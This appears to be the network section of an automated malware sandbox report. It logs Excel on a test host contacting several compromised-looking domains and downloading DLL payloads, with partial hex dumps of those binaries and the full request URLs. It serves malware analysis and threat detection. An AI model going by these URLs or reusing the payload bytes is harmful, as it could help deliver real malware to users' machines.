Jul 29, 2022 07:07:23.481947899 CEST	443	49173	175.98.167.163	192.168.2.22
Jul 29, 2022 07:07:23.481997967 CEST	49173	443	192.168.2.22	175.98.167.163
Jul 29, 2022 07:07:23.482156992 CEST	443	49173	175.98.167.163	192.168.2.22
Jul 29, 2022 07:07:23.482228041 CEST	49173	443	192.168.2.22	175.98.167.163
Jul 29, 2022 07:07:23.482244968 CEST	443	49173	175.98.167.163	192.168.2.22
Jul 29, 2022 07:07:23.482286930 CEST	443	49173	175.98.167.163	192.168.2.22
Jul 29, 2022 07:07:23.482408047 CEST	49173	443	192.168.2.22	175.98.167.163
Jul 29, 2022 07:07:23.482424974 CEST	49173	443	192.168.2.22	175.98.167.163
Jul 29, 2022 07:07:23.485821962 CEST	49173	443	192.168.2.22	175.98.167.163
Jul 29, 2022 07:07:23.485850096 CEST	443	49173	175.98.167.163	192.168.2.22
Jul 29, 2022 07:07:23.485863924 CEST	49173	443	192.168.2.22	175.98.167.163
Jul 29, 2022 07:07:23.485924006 CEST	49173	443	192.168.2.22	175.98.167.163
Jul 29, 2022 07:07:23.993429899 CEST	49174	443	192.168.2.22	217.76.130.178
Jul 29, 2022 07:07:23.993475914 CEST	443	49174	217.76.130.178	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jul 29, 2022 07:07:23.993558884 CEST	49174	443	192.168.2.22	217.76.130.178
Jul 29, 2022 07:07:23.994060040 CEST	49174	443	192.168.2.22	217.76.130.178
Jul 29, 2022 07:07:23.994102955 CEST	443	49174	217.76.130.178	192.168.2.22
Jul 29, 2022 07:09:33.179672956 CEST	443	49174	217.76.130.178	192.168.2.22
Jul 29, 2022 07:09:33.181492090 CEST	49175	443	192.168.2.22	217.76.130.178
Jul 29, 2022 07:09:33.181555986 CEST	443	49175	217.76.130.178	192.168.2.22
Jul 29, 2022 07:09:33.181628942 CEST	49175	443	192.168.2.22	217.76.130.178
Jul 29, 2022 07:09:33.181855917 CEST	49175	443	192.168.2.22	217.76.130.178
Jul 29, 2022 07:09:33.181886911 CEST	443	49175	217.76.130.178	192.168.2.22
Jul 29, 2022 07:11:44.251986980 CEST	443	49175	217.76.130.178	192.168.2.22
Jul 29, 2022 07:11:44.254264116 CEST	49176	443	192.168.2.22	217.76.130.178
Jul 29, 2022 07:11:44.254322052 CEST	443	49176	217.76.130.178	192.168.2.22
Jul 29, 2022 07:11:44.254460096 CEST	49176	443	192.168.2.22	217.76.130.178
Jul 29, 2022 07:11:44.254537106 CEST	49176	443	192.168.2.22	217.76.130.178
Jul 29, 2022 07:11:44.254820108 CEST	443	49176	217.76.130.178	192.168.2.22
Jul 29, 2022 07:11:44.254914999 CEST	49176	443	192.168.2.22	217.76.130.178
Jul 29, 2022 07:11:44.744653940 CEST	49177	80	192.168.2.22	216.219.81.50
Jul 29, 2022 07:11:44.842670918 CEST	80	49177	216.219.81.50	192.168.2.22
Jul 29, 2022 07:11:44.842788935 CEST	49177	80	192.168.2.22	216.219.81.50
Jul 29, 2022 07:11:44.843010902 CEST	49177	80	192.168.2.22	216.219.81.50
Jul 29, 2022 07:11:44.941245079 CEST	80	49177	216.219.81.50	192.168.2.22
Jul 29, 2022 07:11:44.954395056 CEST	80	49177	216.219.81.50	192.168.2.22
Jul 29, 2022 07:11:44.954457045 CEST	80	49177	216.219.81.50	192.168.2.22
Jul 29, 2022 07:11:44.954497099 CEST	80	49177	216.219.81.50	192.168.2.22
Jul 29, 2022 07:11:44.954534054 CEST	80	49177	216.219.81.50	192.168.2.22
Jul 29, 2022 07:11:44.954535007 CEST	49177	80	192.168.2.22	216.219.81.50
Jul 29, 2022 07:11:44.954565048 CEST	49177	80	192.168.2.22	216.219.81.50
Jul 29, 2022 07:11:44.954572916 CEST	49177	80	192.168.2.22	216.219.81.50
Jul 29, 2022 07:11:44.954575062 CEST	80	49177	216.219.81.50	192.168.2.22
Jul 29, 2022 07:11:44.954592943 CEST	49177	80	192.168.2.22	216.219.81.50
Jul 29, 2022 07:11:44.954613924 CEST	80	49177	216.219.81.50	192.168.2.22
Jul 29, 2022 07:11:44.954622030 CEST	49177	80	192.168.2.22	216.219.81.50
Jul 29, 2022 07:11:44.954651117 CEST	80	49177	216.219.81.50	192.168.2.22
Jul 29, 2022 07:11:44.954684973 CEST	49177	80	192.168.2.22	216.219.81.50
Jul 29, 2022 07:11:44.954689026 CEST	80	49177	216.219.81.50	192.168.2.22
Jul 29, 2022 07:11:44.954710960 CEST	49177	80	192.168.2.22	216.219.81.50
Jul 29, 2022 07:11:44.954726934 CEST	80	49177	216.219.81.50	192.168.2.22
Jul 29, 2022 07:11:44.954754114 CEST	49177	80	192.168.2.22	216.219.81.50
Jul 29, 2022 07:11:44.954765081 CEST	80	49177	216.219.81.50	192.168.2.22
Jul 29, 2022 07:11:44.954782009 CEST	49177	80	192.168.2.22	216.219.81.50
Jul 29, 2022 07:11:44.954833984 CEST	49177	80	192.168.2.22	216.219.81.50
Jul 29, 2022 07:11:44.962040901 CEST	49177	80	192.168.2.22	216.219.81.50
Jul 29, 2022 07:11:45.052838087 CEST	80	49177	216.219.81.50	192.168.2.22
Jul 29, 2022 07:11:45.052891970 CEST	80	49177	216.219.81.50	192.168.2.22
Jul 29, 2022 07:11:45.052930117 CEST	80	49177	216.219.81.50	192.168.2.22
Jul 29, 2022 07:11:45.052968979 CEST	80	49177	216.219.81.50	192.168.2.22
Jul 29, 2022 07:11:45.052969933 CEST	49177	80	192.168.2.22	216.219.81.50
Jul 29, 2022 07:11:45.053009987 CEST	80	49177	216.219.81.50	192.168.2.22
Jul 29, 2022 07:11:45.053050041 CEST	80	49177	216.219.81.50	192.168.2.22
Jul 29, 2022 07:11:45.053091049 CEST	80	49177	216.219.81.50	192.168.2.22
Jul 29, 2022 07:11:45.053097010 CEST	49177	80	192.168.2.22	216.219.81.50
Jul 29, 2022 07:11:45.053128958 CEST	80	49177	216.219.81.50	192.168.2.22
Jul 29, 2022 07:11:45.053131104 CEST	49177	80	192.168.2.22	216.219.81.50
Jul 29, 2022 07:11:45.053158998 CEST	49177	80	192.168.2.22	216.219.81.50
Jul 29, 2022 07:11:45.053164959 CEST	49177	80	192.168.2.22	216.219.81.50
Jul 29, 2022 07:11:45.053169012 CEST	80	49177	216.219.81.50	192.168.2.22
Jul 29, 2022 07:11:45.053169966 CEST	49177	80	192.168.2.22	216.219.81.50
Jul 29, 2022 07:11:45.053190947 CEST	49177	80	192.168.2.22	216.219.81.50
Jul 29, 2022 07:11:45.053206921 CEST	80	49177	216.219.81.50	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jul 29, 2022 07:11:45.053244114 CEST	80	49177	216.219.81.50	192.168.2.22
Jul 29, 2022 07:11:45.053247929 CEST	49177	80	192.168.2.22	216.219.81.50
Jul 29, 2022 07:11:45.053281069 CEST	49177	80	192.168.2.22	216.219.81.50
Jul 29, 2022 07:11:45.053282976 CEST	80	49177	216.219.81.50	192.168.2.22
Jul 29, 2022 07:11:45.053301096 CEST	49177	80	192.168.2.22	216.219.81.50
Jul 29, 2022 07:11:45.053322077 CEST	80	49177	216.219.81.50	192.168.2.22
Jul 29, 2022 07:11:45.053360939 CEST	49177	80	192.168.2.22	216.219.81.50

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jul 29, 2022 07:07:21.673708916 CEST	55868	53	192.168.2.22	8.8.8.8
Jul 29, 2022 07:07:21.960999012 CEST	53	55868	8.8.8.8	192.168.2.22
Jul 29, 2022 07:07:23.939483881 CEST	49688	53	192.168.2.22	8.8.8.8
Jul 29, 2022 07:07:23.992296934 CEST	53	49688	8.8.8.8	192.168.2.22
Jul 29, 2022 07:11:44.643986940 CEST	58836	53	192.168.2.22	8.8.8.8
Jul 29, 2022 07:11:44.743500948 CEST	53	58836	8.8.8.8	192.168.2.22
Jul 29, 2022 07:11:47.107170105 CEST	50134	53	192.168.2.22	8.8.8.8
Jul 29, 2022 07:11:47.124619007 CEST	53	50134	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 29, 2022 07:07:21.673708916 CEST	192.168.2.22	8.8.8.8	0xcf4	Standard query (0)	www.careofu.com	A (IP address)	IN (0x0001)
Jul 29, 2022 07:07:23.939483881 CEST	192.168.2.22	8.8.8.8	0x8e18	Standard query (0)	cedeco.es	A (IP address)	IN (0x0001)
Jul 29, 2022 07:11:44.643986940 CEST	192.168.2.22	8.8.8.8	0x6a74	Standard query (0)	balticcontrolbd.com	A (IP address)	IN (0x0001)
Jul 29, 2022 07:11:47.107170105 CEST	192.168.2.22	8.8.8.8	0x7f35	Standard query (0)	fikti.bem.gunadarma.ac.id	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 29, 2022 07:07:21.960999012 CEST	8.8.8.8	192.168.2.22	0xcf4	No error (0)	www.careofu.com	careofu.com		CNAME (Canonical name)	IN (0x0001)
Jul 29, 2022 07:07:21.960999012 CEST	8.8.8.8	192.168.2.22	0xcf4	No error (0)	careofu.com		175.98.167.163	A (IP address)	IN (0x0001)
Jul 29, 2022 07:07:23.992296934 CEST	8.8.8.8	192.168.2.22	0x8e18	No error (0)	cedeco.es		217.76.130.178	A (IP address)	IN (0x0001)
Jul 29, 2022 07:11:44.743500948 CEST	8.8.8.8	192.168.2.22	0x6a74	No error (0)	balticcontrolbd.com		216.219.81.50	A (IP address)	IN (0x0001)
Jul 29, 2022 07:11:47.124619007 CEST	8.8.8.8	192.168.2.22	0x7f35	No error (0)	fikti.bem.gunadarma.ac.id	komunitas.blog.gunadarma.ac.id		CNAME (Canonical name)	IN (0x0001)
Jul 29, 2022 07:11:47.124619007 CEST	8.8.8.8	192.168.2.22	0x7f35	No error (0)	komunitas.blog.gunadarma.ac.id		118.98.72.14	A (IP address)	IN (0x0001)
Jul 29, 2022 07:12:10.761492968 CEST	8.8.8.8	192.168.2.22	0x22a0	No error (0)	windowsupdatebg.s.llnwi.net		178.79.225.0	A (IP address)	IN (0x0001)
Jul 29, 2022 07:12:10.761492968 CEST	8.8.8.8	192.168.2.22	0x22a0	No error (0)	windowsupdatebg.s.llnwi.net		95.140.230.192	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.careofu.com
- fikti.bem.gunadarma.ac.id
- balticcontrolbd.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49173	175.98.167.163	443	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49178	118.98.72.14	443	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49177	216.219.81.50	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Jul 29, 2022 07:11:44.843010902 CEST	30	OUT	GET /cgi-bin/Gu0xno0kIssGJF8/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: balticcontrolbd.com Connection: Keep-Alive
Jul 29, 2022 07:11:44.954395056 CEST	32	IN	HTTP/1.1 200 OK Date: Fri, 29 Jul 2022 05:11:46 GMT Server: Apache/2.4.54 (cPanel) OpenSSL/1.1.1p mod_bwlimited/1.4 Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Fri, 29 Jul 2022 05:11:46 GMT Content-Disposition: attachment; filename="nQd2n6798wQuOjZR7TtNgQ.dll" Content-Transfer-Encoding: binary Set-Cookie: 62e36c129f7bc=1659071506; expires=Fri, 29-Jul-2022 05:12:46 GMT; Max-Age=60; path=/ Last-Modified: Fri, 29 Jul 2022 05:11:46 GMT Content-Length: 721920 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 34 3b 86 10 70 5a e8 43 70 5a e8 43 70 5a e8 43 a3 28 eb 42 76 5a e8 43 a3 28 ed 42 fa 5a e8 43 12 22 ec 42 7e 5a e8 43 12 22 eb 42 79 5a e8 43 12 22 ed 42 57 5a e8 43 a3 28 ec 42 7b 5a e8 43 a3 2 8 ef 42 71 5a e8 43 a3 28 e9 42 7b 5a e8 43 70 5a e9 43 19 5a e8 43 f3 23 ed 42 77 5a e8 43 f3 23 e8 42 71 5a e8 43 f3 23 17 43 71 5a e8 43 70 5a 7f 43 71 5a e8 43 f3 23 ea 42 71 5a e8 43 52 69 63 68 70 5a e8 43 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 64 86 07 00 d4 0b ab 62 00 00 00 00 00 00 00 00 f0 00 22 20 0b 02 0e 1f 00 16 05 00 00 ea 05 00 00 00 00 00 dc a3 00 00 00 10 00 00 00 00 00 80 01 00 00 00 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 60 0b 00 00 04 00 00 00 00 00 00 02 00 60 01 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00 50 23 07 00 44 02 00 00 94 25 07 00 78 00 00 00 00 c0 07 00 ec 8e 03 00 00 70 07 00 08 3d 00 00 00 00 00 00 00 00 00 00 00 50 0b 00 60 08 00 00 90 e1 06 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 e0 06 00 40 01 00 00 00 00 00 00 00 00 00 00 00 30 05 00 70 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 90 15 05 00 00 10 00 00 00 16 05 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 46 01 02 00 00 30 05 00 00 02 02 00 00 1a 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 d8 27 00 00 00 40 07 00 00 0e 00 00 00 1c 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 70 64 61 74 61 00 00 08 3d 00 00 00 70 07 00 00 3e 00 00 00 2a 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 5f 52 44 41 54 41 00 00 5c 01 00 00 00 b0 07 00 00 02 00 00 00 68 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$4;pZCpZCpZC(BvZC(BZC"B~ZC"ByZC"BWZC(B{ZC(B qZC(B{ZCpZCZC#BwZC#BqZC#CqZCpZCqZC#BqZCRichpZCPEdb" ``P#D%xp=P`P@0p.text `.rdataF0@@.data' @@.pdata=p>*@@_RDATA\h@@.rs

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49173	175.98.167.163	443	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
2022-07-29 05:07:22 UTC	0	OUT	GET /PHPExcel/sQ78BedribNJZbGYj/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: www.careofu.com Connection: Keep-Alive
2022-07-29 05:07:23 UTC	0	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 29 Jul 2022 05:07:23 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close X-Powered-By: PHP/5.6.40 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Content-Security-Policy: upgrade-insecure-requests Set-Cookie: PHPSESSID=1l563d6slg0f1tusr2j6oh3g31; path=/
2022-07-29 05:07:23 UTC	0	IN	Data Raw: 31 65 36 35 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 3e 0a 3c 74 69 74 6c 65 3e e4 ba 8e e7 be 8e e4 ba ba e5 81 8f e9 81 a0 e5 9c b0 e5 8d 80 e5 bc b1 e5 8b a2 e9 97 9c e6 87 b7 e5 8d 94 e6 9c 83 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 65 64 67 65 22 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 e4 ba 8e e7 be 8e e4 ba ba Data Ascii: 1e65<!DOCTYPE html><html><head><meta http-equiv="Content-Type" content="text/html;charset=UTF-8"><title></title><meta http-equiv="X-UA-Compatible" content="IE=edge"><meta name="description" content="
2022-07-29 05:07:23 UTC	16	IN	Data Raw: 30 38 39 36 39 31 2e 6a 70 67 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 2f 61 3e 0a 20 20 20 20 20 20 20 20 20 3c 2f 64 69 76 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 73 77 69 70 65 72 2d 73 6c 69 64 65 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 20 68 72 65 66 3d 22 6a 61 76 61 73 63 72 69 70 74 3a 76 6f 69 64 28 30 29 3b 22 20 74 61 72 67 65 74 3d 22 5f 62 6c 6f 63 6b 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 69 6d 67 20 73 72 63 3d 22 77 65 62 69 6d 61 67 65 73 2f 31 35 32 31 31 36 39 31 30 31 35 37 32 2e 6a 70 67 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 2f 61 3e 0a 20 20 20 20 20 20 20 20 20 20 3c 2f 64 69 76 3e 0a 20 20 Data Ascii: 089691.jpg"> <img src="webimages/1521169101572.jpg">

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49178	118.98.72.14	443	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
2022-07-29 05:11:47 UTC	21	OUT	GET /SDM/qNeMUe2RvxdvuRlf/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: fikti.bem.gunadarma.ac.id Connection: Keep-Alive
2022-07-29 05:11:48 UTC	22	IN	HTTP/1.1 200 OK Date: Fri, 29 Jul 2022 05:11:47 GMT Server: Apache/2.4.46 Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Fri, 29 Jul 2022 05:11:48 GMT Content-Disposition: attachment; filename="BYH56Vb.dll" Content-Transfer-Encoding: binary Set-Cookie: 62e36c142cb87=1659071508; expires=Fri, 29-Jul-2022 05:12:48 GMT; Max-Age=60; path=/ Last-Modified: Fri, 29 Jul 2022 05:11:48 GMT Content-Length: 721920 Connection: close Content-Type: application/x-msdownload
2022-07-29 05:11:48 UTC	22	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 34 3b 86 10 70 5a e8 43 70 5a e8 43 70 5a e8 43 a3 28 eb 42 76 5a e8 43 a3 28 ed 42 fa 5a e8 43 12 22 ec 42 7e 5a e8 43 12 22 eb 42 79 5a e8 43 12 22 ed 42 57 5a e8 43 a3 28 ec 42 7b 5a e8 43 a3 28 ef 42 71 5a e8 43 a3 28 e9 42 7b 5a e8 43 70 5a e9 43 19 5a e8 43 f3 23 ed 42 77 5a e8 43 f3 23 e8 42 71 5a e8 43 f3 23 17 43 71 5a e8 43 70 5a 7f 43 71 5a e8 43 f3 23 ea 42 71 5a e8 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$4;pZCpZCpZC(BvZC(BZC"B~ZC"ByZC"BWZC(B{ZC(BqZC(B{ZCpZCZC#BwZC#BqZC#CqZCpZCqZC#BqZ

Timestamp	kBytes transferred	Direction	Data
2022-07-29 05:11:48 UTC	30	IN	Data Raw: 41 5c 5f 5d c3 cc cc cc cc cc cc cc cc cc cc 48 89 5c 24 10 48 89 74 24 18 48 89 7c 24 20 55 48 8d 6c 24 a9 48 81 ec 90 00 00 00 48 8b 05 ad 14 07 00 48 33 c4 48 89 45 47 0f 10 05 7f 02 06 00 0f 11 45 37 33 f6 8b de 48 89 5d 1f 48 89 75 0f 48 89 75 ff 48 89 75 27 48 89 75 17 48 89 75 f7 48 89 75 07 48 8b 01 48 8d 55 17 ff 50 28 85 c0 79 0e 8b d0 48 8d 0d 24 09 05 00 e9 90 02 00 00 48 8b 7d 17 48 8b 4d 0f 48 85 c9 74 0a 48 89 75 0f 48 8b 01 ff 50 10 48 8b 07 48 8d 55 0f 48 8b cf ff 50 20 85 c0 79 0e 8b d0 48 8d 0d fe 0d 05 00 e9 5a 02 00 00 48 8b 4d ff 48 85 c9 74 0a 48 89 75 ff 48 8b 01 ff 50 10 48 8b 4d 0f 48 8b 01 4c 8d 45 ff 48 8d 15 cc 2c 05 00 ff 10 85 c0 79 11 48 8d 0d 37 24 05 00 e8 42 ee ff ff e9 23 02 00 00 48 8b 4d f7 48 85 c9 74 0a 48 89 75 Data Ascii: A_]H\$Ht$H|$ UHl$HHH3HEGE73H]HuHuHu'HuHuHuHHUP(yH$H}HMHtHuHPHHUHP yHZHMHtHuHP HMHLEH,yH7$B#HMHtHu
2022-07-29 05:11:48 UTC	38	IN	Data Raw: b8 08 02 00 00 e8 26 82 00 00 48 c7 44 24 40 04 01 00 00 48 8d 84 24 b0 02 00 00 48 89 44 24 38 45 33 c9 48 8d 84 24 a0 00 00 00 48 c7 44 24 30 04 01 00 00 48 89 44 24 28 45 33 c0 33 d2 48 c7 44 24 20 00 00 00 00 48 8b cd e8 51 9e 02 00 85 c0 74 1b ba 57 00 07 80 48 8d 0d 31 26 05 00 e8 8c cf ff ff b8 57 00 07 80 e9 ae 00 00 00 33 d2 48 8d 8c 24 c0 04 00 00 41 b8 08 02 00 00 e8 ad 81 00 00 48 8d 84 24 b0 02 00 00 ba 04 01 00 00 4c 8d 8c 24 a0 00 00 00 48 89 44 24 20 4c 8d 05 4c 26 05 00 48 8d 8c 24 c0 04 00 00 e8 ff e7 ff ff 85 c0 78 67 48 8b 03 4c 8d 84 24 c0 04 00 00 48 8d 15 d1 d6 05 00 48 8b cb ff 50 38 8b f8 85 c0 79 09 48 8d 0d 26 26 05 00 eb 37 48 8b 03 4c 8d 84 24 a0 00 00 00 48 8d 15 7a bb 05 00 48 8b cb ff 50 38 8b d8 85 c0 79 22 8b d0 48 8d 0d Data Ascii: &HD$@H$HD$8E3H$HD$0HD$(E33HD$ HQtWH1&W3HAHLHD LL&H$xgHL$HHP8yH&&7HL$HzHP8y "H
2022-07-29 05:11:48 UTC	45	IN	Data Raw: bc 83 05 00 48 3b 01 75 31 48 8b 05 b8 83 05 00 48 3b 41 08 75 24 48 8d 0d c3 2a 05 00 e8 8e b0 ff ff 48 8b 8c 24 a0 00 00 00 48 33 cc e8 ae 35 00 00 48 81 c4 b8 00 00 00 c3 48 8b 05 5f c2 05 00 48 3b 01 75 31 48 8b 05 5b c2 05 00 48 3b 41 08 75 24 48 8d 0d be 2a 05 00 e8 51 b0 ff ff 48 8b 8c 24 a0 00 00 00 48 33 cc e8 71 35 00 00 48 81 c4 b8 00 00 00 c3 48 8b 05 8a 89 05 00 48 3b 01 75 31 48 8b 05 86 89 05 00 48 3b 41 08 75 24 48 8d 0d 49 cd 04 00 e8 14 b0 ff ff 48 8b 8c 24 a0 00 00 00 48 33 cc e8 34 35 00 00 48 81 c4 b8 00 00 00 c3 48 8b 05 0d a1 05 00 48 3b 01 75 31 48 8b 05 09 a1 05 00 48 3b 41 08 75 24 48 8d 0d 74 2a 05 00 e8 d7 af ff ff 48 8b 8c 24 a0 00 00 00 48 33 cc e8 f7 34 00 00 48 81 c4 b8 00 00 00 c3 48 8b 05 48 73 05 00 48 3b 01 75 31 48 8b Data Ascii: H;u1HH;Au$H*H$H35HH_H;u1H[H;Au$H*QH$H3q5HHH;u1HH;AuHIHH345HHH;u1HH;Au$Ht*H$H 34HHHsH;u1H
2022-07-29 05:11:48 UTC	53	IN	Data Raw: 2c aa 04 00 85 c0 78 73 49 8b 0f 8b c3 48 8d 1c c6 48 8b 01 4c 8b 44 24 30 48 8b 13 ff 50 18 3d 05 00 07 80 75 35 48 8d 0d 53 2e 05 00 e8 3e 91 ff ff 48 8b 4c 24 30 48 8b 01 41 b8 00 00 00 00 80 48 8d 15 d1 8e 05 00 ff 50 48 49 8b 0f 48 8b 01 4c 8b 44 24 30 48 8b 13 ff 50 18 85 c0 79 33 8b d0 48 8d 0d d8 2e 05 00 e8 03 91 ff ff 49 8b 0f 48 8b 01 ff 50 10 4d 89 27 eb 17 48 8d 0d 1e 2f 05 00 eb 07 48 8d 0d e5 28 05 00 8b d0 e8 de 90 ff ff 48 8b de 48 8b 0b ff 15 a2 a9 04 00 4c 89 23 48 8d 5b 08 48 83 ef 01 75 ea 48 8b ce e8 0d 16 00 00 eb 0d 48 8d 0d 34 29 05 00 e8 af 90 ff ff 90 48 8b 4c 24 30 48 85 c9 74 0c 4c 89 64 24 30 48 8b 01 ff 50 10 90 48 8b 4c 24 38 48 85 c9 74 0b 4c 89 64 24 38 48 8b 01 ff 50 10 48 8b 4d 00 48 33 cc e8 a7 15 00 00 4c 8d 9c 24 10 01 Data Ascii: ,xsIHHLD$0HP=u5HS.>HL$0HAHPHIHLD$0HPy3H.IHPM'H/H(HHL#H[HuHH4)HL$0HtLd$0HPHL$8H tLd$8HPHMH3L$
2022-07-29 05:11:48 UTC	61	IN	Data Raw: 48 8d 4d 20 48 31 45 10 ff 15 aa 88 04 00 8b 45 20 48 8d 4d 10 48 c1 e0 20 48 33 45 20 48 33 45 10 48 33 c1 48 b9 ff ff ff ff ff ff 00 00 48 23 c1 48 83 c4 20 5d c3 cc 48 89 5c 24 20 55 48 8b ec 48 83 ec 20 48 8b 05 94 97 06 00 48 bb 32 a2 df 2d 99 2b 00 00 48 3b c3 75 74 48 83 65 18 00 48 8d 4d 18 ff 15 66 88 04 00 48 8b 45 18 48 89 45 10 ff 15 50 88 04 00 8b c0 48 31 45 10 ff 15 3c 88 04 00 8b c0 48 8d 4d 20 48 31 45 10 ff 15 24 88 04 00 8b 45 20 48 8d 4d 10 48 c1 e0 20 48 33 45 20 48 33 45 10 48 33 c1 48 b9 ff ff ff ff ff ff 00 00 48 23 c1 48 b9 33 a2 df 2d 99 2b 00 00 48 3b c3 48 0f 44 c1 48 89 05 11 97 06 00 48 8b 5c 24 48 48 f7 d0 48 89 05 0a 97 06 00 48 83 c4 20 5d c3 48 8d 0d 05 aa 06 00 48 ff 25 e6 87 04 00 cc cc 48 8d 0d f5 a9 06 00 e9 80 29 00 Data Ascii: HM H1EE HMH H3E H3EH3HH#H]H\$ UHH HH2-+H;utHeHMfHEHEPH1E<HM H1E$E HMH H3E H3E H3HH#H3-+H;HDHH\$HHHH]HH%H)
